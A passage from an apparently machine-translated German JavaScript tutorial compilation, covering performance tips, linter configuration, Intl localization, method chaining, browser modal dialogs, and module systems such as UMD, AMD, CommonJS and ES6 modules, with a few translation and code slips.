Es ist sehr ineffizient, ein neues Objekt im Leistungscode zu erstellen. Loop A ruft die Funktion `test()` die bei jedem Aufruf ein neues Objekt zurückgibt. Das erstellte Objekt wird bei jeder

Iteration verworfen. Loop B ruft `test1()` , für das die `test1()` bereitgestellt werden muss. Es verwendet daher dasselbe Objekt und vermeidet die Zuweisung eines neuen Objekts sowie übermäßige GC-Treffer. (GC wurde nicht in den Leistungstest einbezogen)

Beispiel B

```
var i,a,b,len;
a = {x:0,y:0}
function test2(a){
    return {x : a.x * 10,y : a.x * 10};
}
function test3(a){
    a.x= a.x * 10;
    a.y= a.y * 10;
    return a;
}
for(i = 0; i < 100; i++){  // Loop A
    b = test2({x : 10, y : 10});
}
for(i = 0; i < 100; i++){ // Loop B
    a.x = 10;
    a.y = 10;
    b = test3(a);
}
```

Schleife B ist 5 (500%) schneller als Schleife A

Begrenzen Sie DOM-Updates

Ein häufiger Fehler, der in JavaScript bei der Ausführung in einer Browser-Umgebung auftritt, ist, dass das DOM häufiger als nötig aktualisiert wird.

Das Problem hierbei ist, dass der Browser bei jeder Aktualisierung der DOM-Benutzeroberfläche den Bildschirm erneut rendert. Wenn ein Update das Layout eines Elements auf der Seite ändert, muss das gesamte Seitenlayout neu berechnet werden. Dies ist selbst in den einfachsten Fällen sehr leistungslastig. Der Vorgang des erneuten Zeichnens einer Seite wird als *Rückfluss bezeichnet* und kann dazu führen, dass ein Browser langsam läuft oder gar nicht mehr reagiert.

Die Folge einer zu häufigen Aktualisierung des Dokuments wird anhand des folgenden Beispiels veranschaulicht, in dem Elemente zu einer Liste hinzugefügt werden.

Betrachten Sie das folgende Dokument, das ein `<ul>` -Element enthält:

```
<!DOCTYPE html>
<html>
    <body>
        <ul id="list"></ul>
    </body>
</html>
```

Wir fügen `5000` Einträge zur Liste hinzu, die 5000 Mal wiederholt werden (Sie können dies mit einer größeren Anzahl auf einem leistungsfähigen Computer versuchen, um den Effekt zu

erhöhen).

```
var list = document.getElementById("list");
for(var i = 1; i <= 5000; i++) {
    list.innerHTML += `<li>item ${i}</li>`;  // update 5000 times
}
```

In diesem Fall kann die Leistung verbessert werden, indem alle 5000 Änderungen in einem einzigen DOM-Update zusammengefasst werden.

```
var list = document.getElementById("list");
var html = "";
for(var i = 1; i <= 5000; i++) {
    html += `<li>item ${i}</li>`;
}
list.innerHTML = html;     // update once
```

Die Funktion `document.createDocumentFragment()` kann als leichter Container für den von der Schleife erstellten HTML-Code verwendet werden. Diese Methode ist etwas schneller als das Ändern der `innerHTML` Eigenschaft des Containerelements (siehe unten).

```
var list = document.getElementById("list");
var fragment = document.createDocumentFragment();
for(var i = 1; i <= 5000; i++) {
    li = document.createElement("li");
    li.innerHTML = "item " + i;
    fragment.appendChild(li);
    i++;
}
list.appendChild(fragment);
```

Objekteigenschaften mit null initialisieren

Alle modernen JavaScript-JIT-Compiler versuchen, den Code basierend auf den erwarteten Objektstrukturen zu optimieren. Ein Tipp von mdn .

> Glücklicherweise sind die Objekte und Eigenschaften oft "vorhersagbar", und in solchen Fällen kann ihre zugrunde liegende Struktur auch vorhersehbar sein. JITs können sich darauf verlassen, um vorhersagbare Zugriffe schneller zu machen.

Um Objekte vorhersehbar zu machen, definieren Sie am besten eine ganze Struktur in einem Konstruktor. Wenn Sie also nach der Objekterstellung zusätzliche Eigenschaften hinzufügen möchten, definieren Sie sie in einem Konstruktor mit `null` . Dies hilft dem Optimierer, das Verhalten des Objekts über seinen gesamten Lebenszyklus vorherzusagen. Alle Compiler verfügen jedoch über unterschiedliche Optimierer. Die Leistungssteigerung kann unterschiedlich sein. Im Allgemeinen ist es jedoch ratsam, alle Eigenschaften in einem Konstruktor zu definieren, selbst wenn deren Wert noch nicht bekannt ist.

Zeit für ein paar Tests. In meinem Test erstelle ich ein großes Array einiger Klasseninstanzen mit einer for-Schleife. Innerhalb der Schleife weise ich der "x" - Eigenschaft aller Objekte vor der Initialisierung des Arrays dieselbe Zeichenfolge zu. Wenn der Konstruktor die "x" -Eigenschaft mit

null initialisiert, wird das Array immer besser verarbeitet, auch wenn eine zusätzliche Anweisung ausgeführt wird.

Dies ist der Code:

```
function f1() {
    var P = function () {
        this.value = 1
    };
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
}

function f2() {
    var P = function () {
        this.value = 1;
        this.x = null;
    };
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
}


(function perform(){
    var start = performance.now();
    f1();
    var duration = performance.now() - start;

    console.log('duration of f1  ' + duration);


    start = performance.now();
    f2();
    duration = performance.now() - start;

    console.log('duration of f2 ' + duration);
})()
```

Dies ist das Ergebnis für Chrome und Firefox.

```
       FireFox     Chrome
 -------------------------
 f1      6,400      11,400
 f2      1,700       9,600
```

Wie wir sehen können, sind die Leistungsverbesserungen zwischen den beiden sehr unterschiedlich.

Seien Sie konsequent in der Verwendung von Zahlen

Wenn die Engine richtig vorhersagen kann, dass Sie einen bestimmten kleinen Typ für Ihre Werte verwenden, kann der ausgeführte Code optimiert werden.

In diesem Beispiel verwenden wir diese triviale Funktion, die die Elemente eines Arrays aufsummiert und die Zeit ausgibt, die es gebraucht hat:

```
// summing properties
var sum = (function(arr){
        var start = process.hrtime();
        var sum = 0;
        for (var i=0; i<arr.length; i++) {
                sum += arr[i];
        }
        var diffSum = process.hrtime(start);
        console.log(`Summing took ${diffSum[0] * 1e9 + diffSum[1]} nanoseconds`);
        return sum;
})(arr);
```

Lassen Sie uns ein Array erstellen und die Elemente zusammenfassen:

```
var     N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.random();
```

Ergebnis:

```
Summing took 384416 nanoseconds
```

Jetzt machen wir dasselbe, aber nur mit ganzen Zahlen:

```
var     N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.round(1000*Math.random());
```

Ergebnis:

```
Summing took 180520 nanoseconds
```

Das Summieren von ganzen Zahlen nahm hier die Hälfte der Zeit in Anspruch.

Engines verwenden nicht dieselben Typen wie in JavaScript. Wie Sie wahrscheinlich wissen, sind in JavaScript alle Zahlen IEEE754-Gleitkommazahlen mit doppelter Genauigkeit. Es gibt keine spezifische Darstellung für Ganzzahlen. Wenn Engines jedoch vorhersagen können, dass Sie nur Ganzzahlen verwenden, können sie eine kompaktere und schneller zu verwendende Darstellung verwenden, beispielsweise kurze Ganzzahlen.

Diese Art der Optimierung ist besonders wichtig für rechner- oder datenintensive Anwendungen.

Leistungstipps online lesen: https://riptutorial.com/de/javascript/topic/1640/leistungstipps

Kapitel 60: Linters - Sicherstellung der Codequalität

Bemerkungen

Egal für welchen Linter Sie sich entscheiden, jedes JavaScript-Projekt sollte eines verwenden. Sie können dabei helfen, Fehler zu finden und den Code konsistenter zu gestalten. Weitere Vergleiche finden Sie in den JavaScript-Linting-Tools des Vergleichs

Examples

JSHint

JSHint ist ein Open Source-Tool, das Fehler und mögliche Probleme im JavaScript-Code erkennt.

Um Ihr JavaScript zu fusseln, haben Sie zwei Möglichkeiten.

1. Gehen Sie zu JSHint.com und fügen Sie Ihren Code dort in den Texteditor ein.
2. Installieren Sie JSHint in Ihrer IDE .
    - Atom: linter-jshint (muss das Linter- Plugin installiert haben)
    - Sublime Text: JSHint Rinne und / oder Sublime Linter
    - Vim: jshint.vim oder jshint2.vim
    - Visual Studio: VSCode JSHint

Das Hinzufügen zu Ihrer IDE hat den Vorteil, dass Sie eine JSON-Konfigurationsdatei mit dem Namen `.jshintrc` erstellen können, die beim Linting Ihres Programms verwendet wird. Dies ist ein Konvent, wenn Sie Konfigurationen für Projekte freigeben möchten.

Beispiel einer `.jshintrc` Datei

```
{
    "-W097": false, // Allow "use strict" at document level
    "browser": true, // defines globals exposed by modern browsers
http://jshint.com/docs/options/#browser
    "curly": true, // requires you to always put curly braces around blocks in loops and
conditionals http://jshint.com/docs/options/#curly
    "devel": true, // defines globals that are usually used for logging poor-man's debugging:
console, alert, etc. http://jshint.com/docs/options/#devel
    // List global variables (false means read only)
    "globals": {
        "globalVar": true
    },
    "jquery": true, // This option defines globals exposed by the jQuery JavaScript library.
    "newcap": false,
    // List any global functions or const vars
    "predef": [
        "GlobalFunction",
        "GlobalFunction2"
```

```
    ],
    "undef": true, // warn about undefined vars
    "unused": true // warn about unused vars
}
```

JSHint erlaubt auch Konfigurationen für bestimmte Codezeilen / -blöcke

```
switch(operation)
{
   case '+'
   {
      result = a + b;
      break;
   }

   // JSHint W086 Expected a 'break' statement
   // JSHint flag to allow cases to not need a break
   /* falls through */
   case '*':
   case 'x':
   {
      result = a * b;
      break;
   }
}

// JSHint disable error for variable not defined, because it is defined in another file
/* jshint -W117 */
globalVariable = 'in-another-file.js';
/* jshint +W117 */
```

Weitere Konfigurationsoptionen sind unter http://jshint.com/docs/options/ dokumentiert.

ESLint / JSCS

ESLint ist ein Code-Style-Interpreter und Formatierer für Ihren Style Guide, ähnlich wie bei JSHint . ESLint wurde im April 2016 mit JSCS zusammengeführt. Die Einrichtung von ESLint ist mit mehr Aufwand verbunden als mit JSHint. Es gibt jedoch klare Anweisungen für den Start auf der Website .

Eine Beispielkonfiguration für ESLint lautet wie folgt:

```
{
    "rules": {
        "semi": ["error", "always"], // throw an error when semicolons are detected
        "quotes": ["error", "double"] // throw an error when double quotes are detected
    }
}
```

Eine Beispielkonfigurationsdatei, in der ALLE Regeln deaktiviert sind, und eine Beschreibung der Funktionen finden Sie hier .

JSLint

JSLint ist der Stamm, von dem aus JSHint abgezweigt wurde. JSLint vertritt eine viel entschiedenere Haltung zum Schreiben von JavaScript-Code und drängt Sie dazu, nur die Teile zu verwenden, die Douglas Crockford als "gute Teile" betrachtet, und von keinem Code, von dem Crockford glaubt, dass es eine bessere Lösung gibt. Der folgende StackOverflow-Thread kann bei der Entscheidung helfen, welcher Linter für Sie der richtige ist . Es gibt zwar Unterschiede (hier gibt es einige kurze Vergleiche mit JSHint / ESLint), aber jede Option ist extrem anpassbar.

Weitere Informationen zum Konfigurieren von JSLint finden Sie unter NPM oder github .

Linters - Sicherstellung der Codequalität online lesen:
https://riptutorial.com/de/javascript/topic/4073/linters---sicherstellung-der-codequalitat

Kapitel 61: Lokalisierung

Syntax

- new Intl.NumberFormat ()
- new Intl.NumberFormat ('en-US')
- new Intl.NumberFormat ('en-GB', {timeZone: 'UTC'})

Parameter

Paramater	Einzelheiten
Wochentag	"schmal", "kurz", "lang"
Epoche	"schmal", "kurz", "lang"
Jahr	"numerisch", "2-stellig"
Monat	"numerisch", "2-stellig", "schmal", "kurz", "lang"
Tag	"numerisch", "2-stellig"
Stunde	"numerisch", "2-stellig"
Minute	"numerisch", "2-stellig"
zweite	"numerisch", "2-stellig"
timeZoneName	"kurz lang"

Examples

Zahlenformatierung

Zahlenformatierung, Gruppierung der Ziffern nach der Lokalisierung.

```
const usNumberFormat = new Intl.NumberFormat('en-US');
const esNumberFormat = new Intl.NumberFormat('es-ES');

const usNumber = usNumberFormat.format(99999999.99); // "99,999,999.99"
const esNumber = esNumberFormat.format(99999999.99); // "99.999.999,99"
```

Währungsformatierung

Währungsformatierung, Gruppieren von Ziffern und Platzieren des Währungssymbols

entsprechend der Lokalisierung.

```
const usCurrencyFormat = new Intl.NumberFormat('en-US', {style: 'currency', currency: 'USD'})
const esCurrencyFormat = new Intl.NumberFormat('es-ES', {style: 'currency', currency: 'EUR'})

const usCurrency = usCurrencyFormat.format(100.10); // "$100.10"
const esCurrency = esCurrencyFormat.format(100.10); // "100.10 €"
```

Datums- und Uhrzeitformatierung

Formatierung des Datums und der Uhrzeit entsprechend der Lokalisierung.

```
const usDateTimeFormatting = new Intl.DateTimeFormat('en-US');
const esDateTimeFormatting = new Intl.DateTimeFormat('es-ES');

const usDate = usDateTimeFormatting.format(new Date('2016-07-21')); // "7/21/2016"
const esDate = esDateTimeFormatting.format(new Date('2016-07-21')); // "21/7/2016"
```

Lokalisierung online lesen: https://riptutorial.com/de/javascript/topic/2777/lokalisierung

Kapitel 62: Method Chaining

Examples

Method Chaining

Method Chaining ist eine Programmierstrategie, die Ihren Code vereinfacht und verschönert. Die Verkettung von Methoden erfolgt, indem sichergestellt wird, dass jede Methode eines Objekts das gesamte Objekt zurückgibt, anstatt ein einzelnes Element dieses Objekts zurückzugeben. Zum Beispiel:

```
function Door() {
    this.height = '';
    this.width = '';
    this.status = 'closed';
}

Door.prototype.open = function() {
    this.status = 'opened';
    return this;
}

Door.prototype.close = function() {
    this.status = 'closed';
    return this;
}
Door.prototype.setParams = function(width,height) {
    this.width = width;
    this.height = height;
    return this;
}

Door.prototype.doorStatus = function() {
    console.log('The',this.width,'x',this.height,'Door is',this.status);
    return this;
}

var smallDoor = new Door();
smallDoor.setParams(20,100).open().doorStatus().close().doorStatus();
```

Beachten Sie, dass jede Methode in `Door.prototype` `this` `Door.prototype` zurückgibt, der sich auf die gesamte Instanz dieses `Door` Objekts bezieht.

Verkettbares Objektdesign und Verkettung

Chaining and Chainable ist eine Entwurfsmethodik, die zum Entwerfen von Objektverhalten verwendet wird, sodass Aufrufe an Objektfunktionen Verweise auf sich selbst oder ein anderes Objekt zurückgeben, wodurch Zugriff auf zusätzliche Funktionsaufrufe ermöglicht wird, die es der aufrufenden Anweisung ermöglichen, viele Aufrufe miteinander zu verketten, ohne auf die Variablenhaltung verweisen zu müssen Die Objekte.

Objekte, die verkettet werden können, werden als kettenbar bezeichnet. Wenn Sie ein Object Chainable aufrufen, sollten Sie sicherstellen, dass alle zurückgegebenen Objekte / Primitive den richtigen Typ haben. Es dauert nur eine Zeit, bis Ihr verkettbares Objekt nicht die korrekte Referenz zurückgibt (leicht zu vergessen, `return this`), und die Person, die Ihre API verwendet, verliert das Vertrauen und vermeidet die Verkettung. Verkettbare Objekte sollten alles oder nichts sein (kein verkettbares Objekt, auch wenn Teile vorhanden sind). Ein Objekt sollte nicht als verkettbar bezeichnet werden, wenn es nur einige seiner Funktionen gibt.

Objekt, das verkettet werden kann

```
function Vec(x = 0, y = 0){
    this.x = x;
    this.y = y;
    // the new keyword implicitly implies the return type
    // as this and thus is chainable by default.
}
Vec.prototype = {
    add : function(vec){
        this.x += vec.x;
        this.y += vec.y;
        return this; // return reference to self to allow chaining of function calls
    },
    scale : function(val){
        this.x *= val;
        this.y *= val;
        return this; //  return reference to self to allow chaining of function calls
    },
    log :function(val){
        console.log(this.x + ' : ' + this.y);
        return this;
    },
    clone : function(){
        return new Vec(this.x,this.y);
    }
}
```

Verkettung Beispiel

```
var vec = new Vec();
vec.add({x:10,y:10})
    .add({x:10,y:10})
    .log()              // console output "20 : 20"
    .add({x:10,y:10})
    .scale(1/30)
    .log()              // console output "1 : 1"
    .clone()            // returns a new instance of the object
    .scale(2)           // from which you can continue chaining
    .log()
```

Erstellen Sie keine Mehrdeutigkeit im Rückgabetyp

Nicht alle Funktionsaufrufe geben einen nützlichen verkettbaren Typ zurück, oder sie geben immer einen Verweis auf sich selbst zurück. Dies ist der Punkt, an dem der gesunde

Menschenverstand der Benennung wichtig ist. Im obigen Beispiel ist der Funktionsaufruf `.clone()` eindeutig. Andere Beispiele sind `.toString()` impliziert, dass eine Zeichenfolge zurückgegeben wird.

Ein Beispiel für einen mehrdeutigen Funktionsnamen in einem verkettbaren Objekt.

```
// line object represents a line
line.rotate(1)
   .vec();  // ambiguous you don't need to be looking up docs while writing.

line.rotate(1)
   .asVec()    // unambiguous implies the return type is the line as a vec (vector)
   .add({x:10,y:10)
// toVec is just as good as long as the programmer can use the naming
// to infer the return type
```

Syntaxkonvention

Beim Verketten gibt es keine formale Verwendungssyntax. Die Konvention besteht darin, die Anrufe entweder in einer einzigen Zeile zu verketten, wenn sie kurz ist, oder in der neuen Zeile, die um einen Tab eingerückt ist, aus dem referenzierten Objekt mit dem Punkt in der neuen Zeile zu verketten. Die Verwendung des Semikolons ist optional, hilft jedoch, das Ende der Kette eindeutig zu kennzeichnen.

```
 vec.scale(2).add({x:2,y:2}).log();  // for short chains

 vec.scale(2)     // or alternate syntax
     .add({x:2,y:2})
     .log();  // semicolon makes it clear the chain ends here

 // and sometimes though not necessary
 vec.scale(2)
     .add({x:2,y:2})
     .clone()    // clone adds a new reference to the chain
          .log(); // indenting to signify the new reference

 // for chains in chains
 vec.scale(2)
     .add({x:2,y:2})
     .add(vec1.add({x:2,y:2})  // a chain as an argument
          .add({x:2,y:2})      // is indented
          .scale(2))
     .log();

 // or sometimes
 vec.scale(2)
     .add({x:2,y:2})
     .add(vec1.add({x:2,y:2})  // a chain as an argument
          .add({x:2,y:2})      // is indented
          .scale(2)
     ).log();   // the argument list is closed on the new line
```

Eine schlechte Syntax

```
  vec          // new line before the first function call
     .scale()  // can make it unclear what the intention is
     .log();

  vec.          // the dot on the end of the line
     scale(2).  // is very difficult to see in a mass of code
     scale(1/2); // and will likely frustrate as can easily be missed
                 // when trying to locate bugs
```

Linke Seite der Zuordnung

Wenn Sie die Ergebnisse einer Kette zuweisen, wird der letzte zurückgehende Aufruf oder die Objektreferenz zugewiesen.

```
var vec2 = vec.scale(2)
               .add(x:1,y:10)
               .clone();   // the last returned result is assigned
                               // vec2 is a clone of vec after the scale and add
```

Im obigen Beispiel wird `vec2` der Wert zugewiesen, der vom letzten Aufruf in der Kette zurückgegeben wurde. In diesem Fall wäre das eine Kopie von `vec` nach dem Skalieren und Hinzufügen.

Zusammenfassung

Der Vorteil der Änderung ist klarer, wartungsfähiger Code. Manche Leute bevorzugen es und machen die Auswahl einer API zur Verkettung erforderlich. Es gibt auch einen Leistungsvorteil, da Sie vermeiden müssen, Variablen für Zwischenergebnisse erstellen zu müssen. Das letzte Wort ist, dass verkettbare Objekte auch auf herkömmliche Weise verwendet werden können, sodass die Verkettung nicht erzwungen wird, indem ein Objekt verkettet wird.

Method Chaining online lesen: https://riptutorial.com/de/javascript/topic/2054/method-chaining

Kapitel 63: Modals - Eingabeaufforderungen

Syntax

- Warnmeldung)
- bestätigen (Nachricht)
- Eingabeaufforderung (Nachricht [, optionalerWert])
- drucken()

Bemerkungen

- https://www.w3.org/TR/html5/webappapis.html#user-prompts
- https://dev.w3.org/html5/spec-preview/user-prompts.html

Examples

Über Benutzeransagen

Benutzeransagen sind Methoden, die Teil der Webanwendungs-API sind , um Browser-Modale aufzurufen, die eine Benutzeraktion wie Bestätigung oder Eingabe anfordern.

`window.alert(message)`

Zeigen Sie dem Benutzer ein modales *Popup* mit einer Nachricht an.
Der Benutzer muss zum Schließen auf [OK] klicken.

```
alert("Hello World");
```

Weitere Informationen dazu finden Sie unter "Verwenden von alert ()".

`boolean = window.confirm(message)`

Ein modales *Popup* mit der bereitgestellten Nachricht *anzeigen* .
Bietet die Schaltflächen [OK] und [Cancel], die jeweils mit einem booleschen Wert `true` / `false` antworten.

```
confirm("Delete this comment?");
```

`result = window.prompt(message, defaultValue)`

Zeigen Sie ein modales *Popup* mit der bereitgestellten Nachricht und einem Eingabefeld mit einem optional vorgefüllten Wert an.
Gibt als `result` den vom Benutzer angegebenen Eingabewert zurück.

```
prompt("Enter your website address", "http://");
```

Weitere Informationen finden Sie unten in "Verwendung von prompt ()".

`window.print()`

Öffnet ein Modal mit Dokumentdruckoptionen.

```
print();
```

Persistent Prompt Modal

Bei Verwendung der **Eingabeaufforderung kann** ein Benutzer immer auf ***Abbrechen*** klicken, und es wird kein Wert zurückgegeben.
So verhindern Sie leere Werte und machen sie **dauerhafter** :

```
<h2>Welcome <span id="name"></span>!</h2>
```

```
<script>
// Persistent Prompt modal
var userName;
while(!userName) {
  userName = prompt("Enter your name", "");
  if(!userName) {
    alert("Please, we need your name!");
  } else {
    document.getElementById("name").innerHTML = userName;
  }
}
</script>
```

jsFiddle Demo

Bestätigen Sie, um das Element zu löschen

`confirm()` werden, wenn eine UI-Aktion einige *destruktive* Änderungen an der Seite vornimmt und besser mit einer **Benachrichtigung** und einer **Benutzerbestätigung** einhergeht - z. B. vor dem Löschen einer Beitragsnachricht:

```
<div id="post-102">
  <p>I like Confirm modals.</p>
  <a data-deletepost="post-102">Delete post</a>
</div>
<div id="post-103">
  <p>That's way too cool!</p>
  <a data-deletepost="post-103">Delete post</a>
</div>
```

```
// Collect all buttons
var deleteBtn = document.querySelectorAll("[data-deletepost]");
```

```
function deleteParentPost(event) {
  event.preventDefault(); // Prevent page scroll jump on anchor click

  if( confirm("Really Delete this post?") ) {
    var post = document.getElementById( this.dataset.deletepost );
    post.parentNode.removeChild(post);
    // TODO: remove that post from database
  } // else, do nothing

}

// Assign click event to buttons
[].forEach.call(deleteBtn, function(btn) {
  btn.addEventListener("click", deleteParentPost, false);
});
```

jsFiddle Demo

Verwendung von Alert ()

Die `alert()` -Methode des `window` zeigt ein *Benachrichtigungsfeld* mit einer angegebenen Meldung und einer `OK`- oder `Abbrechen`- Schaltfläche an. Der Text dieser Schaltfläche hängt vom Browser ab und kann nicht geändert werden.

Syntax

```
alert("Hello world!");
// Or, alternatively...
window.alert("Hello world!");
```

Produziert

Ein *Benachrichtigungsfeld* wird häufig verwendet, wenn Sie sicherstellen möchten, dass Informationen an den Benutzer gesendet werden.

Hinweis: Das Benachrichtigungsfeld entfernt den Fokus vom aktuellen Fenster und zwingt den Browser, die Nachricht zu lesen. Überfordern Sie diese Methode nicht, da der Benutzer auf andere Teile der Seite zugreifen kann, bis die Box geschlossen wird. Außerdem wird die weitere Codeausführung angehalten, bis der Benutzer auf `OK` klickt. (insbesondere die mit `setInterval()` oder `setTimeout()` gesetzten Timer ticken ebenfalls nicht). Das Benachrichtigungsfeld funktioniert nur in Browsern, und das Design kann nicht geändert werden.

Parameter	Beschreibung
Botschaft	Erforderlich. Gibt den Text an, der im Alert-Feld angezeigt werden soll, oder ein Objekt, das in eine Zeichenfolge konvertiert und angezeigt wird.

Rückgabewert

`alert` gibt keinen Wert zurück

Verwendung der Eingabeaufforderung ()

Die Eingabeaufforderung zeigt dem Benutzer ein Dialogfeld an, in dem er zur Eingabe aufgefordert wird. Sie können eine Nachricht angeben, die über dem Textfeld platziert wird. Der Rückgabewert ist eine Zeichenfolge, die die vom Benutzer bereitgestellte Eingabe darstellt.

```
var name = prompt("What's your name?");
console.log("Hello, " + name);
```

Sie können `prompt()` einen zweiten Parameter übergeben, der als Standardtext im Textfeld der Eingabeaufforderung angezeigt wird.

```
var name = prompt('What\'s your name?', ' Name...');
console.log('Hello, ' + name);
```

Parameter	Beschreibung
Botschaft	Erforderlich. Text, der über dem Textfeld der Eingabeaufforderung angezeigt wird.
Standard	Wahlweise. Standardtext, der im Textfeld angezeigt wird, wenn die Eingabeaufforderung angezeigt wird.

Modals - Eingabeaufforderungen online lesen:
https://riptutorial.com/de/javascript/topic/3196/modals---eingabeaufforderungen

Kapitel 64: Modularisierungstechniken

Examples

Universal Module Definition (UMD)

Das UMD-Muster (Universal Module Definition) wird verwendet, wenn unser Modul von verschiedenen Modulladern (z. B. AMD, CommonJS) importiert werden muss.

Das Muster selbst besteht aus zwei Teilen:

1. Ein IIFE (Sofort aufgerufener Funktionsausdruck), der nach dem vom Benutzer implementierten Modullader sucht. Dies erfordert zwei Argumente. `root` (a `this` Verweis auf den globalen Bereich) und `factory` (die Funktion , wo wir unser Modul deklarieren).

2. Eine anonyme Funktion, die unser Modul erstellt. Dies wird als zweites Argument an den IIFE-Teil des Musters übergeben. Diese Funktion kann mit einer beliebigen Anzahl von Argumenten übergeben werden, um die Abhängigkeiten des Moduls anzugeben.

In dem folgenden Beispiel wird nach AMD und dann nach CommonJS gesucht. Wenn keiner dieser Loader verwendet wird, müssen wir das Modul und seine Abhängigkeiten global verfügbar machen.

```
(function (root, factory) {
    if (typeof define === 'function' && define.amd) {
        // AMD. Register as an anonymous module.
        define(['exports', 'b'], factory);
    } else if (typeof exports === 'object' && typeof exports.nodeName !== 'string') {
        // CommonJS
        factory(exports, require('b'));
    } else {
        // Browser globals
        factory((root.commonJsStrict = {}), root.b);
    }
}(this, function (exports, b) {
    //use b in some fashion.

    // attach properties to the exports object to define
    // the exported module properties.
    exports.action = function () {};
}));
```

Sofort aufgerufene Funktionsausdrücke (IIFE)

Sofort aufgerufene Funktionsausdrücke können verwendet werden, um einen privaten Bereich zu erstellen, während eine öffentliche API erstellt wird.

```
var Module = (function() {
  var privateData = 1;
```

```
  return {
    getPrivateData: function() {
      return privateData;
    }
  };
})();
Module.getPrivateData(); // 1
Module.privateData; // undefined
```

Weitere Informationen finden Sie im Modulmuster .

Asynchrone Moduldefinition (AMD)

AMD ist ein Moduldefinitionssystem, das versucht, einige der häufigsten Probleme mit anderen Systemen wie CommonJS und anonymen Schließungen zu beheben.

AMD behandelt diese Probleme durch:

- Registrieren der Factory-Funktion durch Aufrufen von define (), anstatt sie sofort auszuführen
- Übergeben von Abhängigkeiten als Array von Modulnamen, die geladen werden, anstatt globale Werte zu verwenden
- Die Factory-Funktion wird erst ausgeführt, wenn alle Abhängigkeiten geladen und ausgeführt wurden
- Übergeben der abhängigen Module als Argumente an die Factory-Funktion

Der Schlüssel ist hier, dass ein Modul eine Abhängigkeit haben kann und nicht alles aufhalten muss, während es auf das Laden wartet, ohne dass der Entwickler komplizierten Code schreiben muss.

Hier ist ein Beispiel für AMD:

```
// Define a module "myModule" with two dependencies, jQuery and Lodash
define("myModule", ["jquery", "lodash"], function($, _) {
    // This publicly accessible object is our module
    // Here we use an object, but it can be of any type
    var myModule = {};

    var privateVar = "Nothing outside of this module can see me";

    var privateFn = function(param) {
        return "Here's what you said: " + param;
    };

    myModule.version = 1;

    myModule.moduleMethod = function() {
        // We can still access global variables from here, but it's better
        // if we use the passed ones
        return privateFn(windowTitle);
    };

    return myModule;
});
```

Module können den Namen auch überspringen und anonym bleiben. Wenn dies erledigt ist, werden sie normalerweise nach Dateinamen geladen.

```
define(["jquery", "lodash"], function($, _) { /* factory */ });
```

Sie können auch Abhängigkeiten überspringen:

```
define(function() { /* factory */ });
```

Einige AMD-Lader unterstützen die Definition von Modulen als einfache Objekte:

```
define("myModule", { version: 1, value: "sample string" });
```

CommonJS - Node.js

CommonJS ist ein beliebtes Modularisierungsmuster, das in Node.js verwendet wird.

Das CommonJS-System konzentriert sich auf eine `require()` Funktion, die andere Module lädt, und eine `exports` , mit der Module öffentlich zugängliche Methoden exportieren können.

Hier ein Beispiel für CommonJS. Wir laden das Modul `fs` Lodash und Node.js:

```
// Load fs and lodash, we can use them anywhere inside the module
var fs = require("fs"),
    _ = require("lodash");

var myPrivateFn = function(param) {
    return "Here's what you said: " + param;
};

// Here we export a public `myMethod` that other modules can use
exports.myMethod = function(param) {
    return myPrivateFn(param);
};
```

Sie können eine Funktion auch als gesamtes Modul mit `module.exports` :

```
module.exports = function() {
    return "Hello!";
};
```

ES6-Module

6

In ECMAScript 6 wird jede Datei bei Verwendung der Modulsyntax (Import / Export) zu einem eigenen Modul mit einem privaten Namespace. Funktionen und Variablen der obersten Ebene verunreinigen den globalen Namespace nicht. Um Funktionen, Klassen und Variablen für andere zu importierende Module verfügbar zu machen, können Sie das Schlüsselwort export verwenden.

Hinweis: Obwohl dies die offizielle Methode zum Erstellen von JavaScript-Modulen ist, wird sie derzeit von keinen großen Browsern unterstützt. ES6-Module werden jedoch von vielen Transpilern unterstützt.

```
export function greet(name) {
    console.log("Hello %s!", name);
}

var myMethod = function(param) {
    return "Here's what you said: " + param;
};

export {myMethod}

export class MyClass {
    test() {}
}
```

Module verwenden

Der Import von Modulen ist so einfach wie der Pfad anzugeben:

```
import greet from "mymodule.js";

greet("Bob");
```

Dadurch wird nur die Methode `myMethod` aus unserer Datei `mymodule.js` .

Es ist auch möglich, alle Methoden aus einem Modul zu importieren:

```
import * as myModule from "mymodule.js";

myModule.greet("Alice");
```

Sie können auch Methoden unter einem neuen Namen importieren:

```
import { greet as A, myMethod as B } from "mymodule.js";
```

Weitere Informationen zu ES6-Modulen finden Sie im Thema Module .

Modularisierungstechniken online lesen:
https://riptutorial.com/de/javascript/topic/4655/modularisierungstechniken

Kapitel 65: Module

Syntax

- defaultMember aus 'Modul' importieren;
- importiere {memberA, memberB, ...} aus 'Modul';
- * als Modul aus 'Modul' importieren;
- importiere {memberA als, memberB, ...} von 'module';
- defaultMember importieren, * als Modul aus 'Modul';
- import defaultMember, {moduleA, ...} von 'module';
- Import 'Modul';

Bemerkungen

Von MDN (Hervorhebung hinzugefügt):

> Diese Funktion ist **derzeit in keinem Browser nativ implementiert** . Es ist in vielen Transpilern wie Traceur Compiler , Babel oder Rollup implementiert.

Viele Transpiler können ES6- Modulsyntax in CommonJS für die Verwendung im Node-Ökosystem oder RequireJS oder System.js für die Verwendung im Browser konvertieren .

Es ist auch möglich, einen Modul-Bundler wie Browserify zu verwenden, um einen Satz voneinander abhängiger CommonJS-Module in einer einzigen Datei zu kombinieren, die im Browser geladen werden kann.

Examples

Standardexporte

Neben benannten Importen können Sie einen Standardexport bereitstellen.

```
// circle.js
export const PI = 3.14;
export default function area(radius) {
    return PI * radius * radius;
}
```

Sie können eine vereinfachte Syntax verwenden, um den Standardexport zu importieren.

```
import circleArea from './circle';
console.log(circleArea(4));
```

Beachten Sie, dass ein *Standardexport* implizit einem benannten Export mit dem Namen `default` und dass die importierte Bindung (oben `circleArea`) lediglich ein Alias ist. Das vorherige Modul kann wie geschrieben werden

```
import { default as circleArea } from './circle';
console.log(circleArea(4));
```

Sie können pro Modul nur einen Standardexport haben. Der Name des Standardexports kann weggelassen werden.

```
// named export: must have a name
export const PI = 3.14;

// default export: name is not required
export default function (radius) {
    return PI * radius * radius;
}
```

